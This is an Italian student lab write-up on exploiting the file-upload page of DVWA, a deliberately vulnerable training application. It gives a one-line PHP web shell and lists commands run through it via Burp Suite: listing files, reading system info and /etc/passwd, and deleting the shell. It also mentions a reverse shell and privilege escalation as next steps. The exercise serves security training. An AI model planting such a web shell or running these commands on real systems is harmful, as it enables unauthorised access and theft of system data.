Progetto S6-L1


Studente: Simone Mininni

Obiettivo: exploit DVWA, sezione upload→ caricare un programma php che mi permette di utilizzare la shell della macchina su cui gira la web application(DVWA).

Prima di tutto abbiamo scritto un semplice codice della shell php.
file ‘shell.php’
<? system($_REQUEST[“cmd”]); ?>
Permette di richiamare i comandi di shell della macchina target direttamente dalla richiesta GET che nel nostro caso gestiremo con Burpsuite…

Carichiamo il file .php e notiamo la directory in cui viene salvato il file.

Successivamente con Burpusuite andremo a richiamare il programma ed eseguire i comandi di bash.




Come si può vedere abbiamo eseguito un comando ls sulla directory corrente e nella risposta troviamo i file contenuti nella directory, tra cui proprio il nostro programma e un immagine .png.

In questo modo possiamo navigare attraverso tutto il file system della macchina della web application potendo fare diverse operazioni come creare, rimuovere, leggere file e directory.

Altri esempi:


cmd=uname -a

Leggiamo alcune info di sistema…




cmd = cat /etc/passwd

Il contenuto del file */etc/passwd* determina chi può accedere al sistema legittimamente.



cmd = rm shell.php

Rimuoviamo un file, in questo caso il nostro shell.php



Implementazioni future:

Da qui si potrebbe impostare anche una reverse shell per controllare la macchina target direttamente dal nostro dispositivo ed eventualmente effettuare la scalata dei privilegi.

Fine.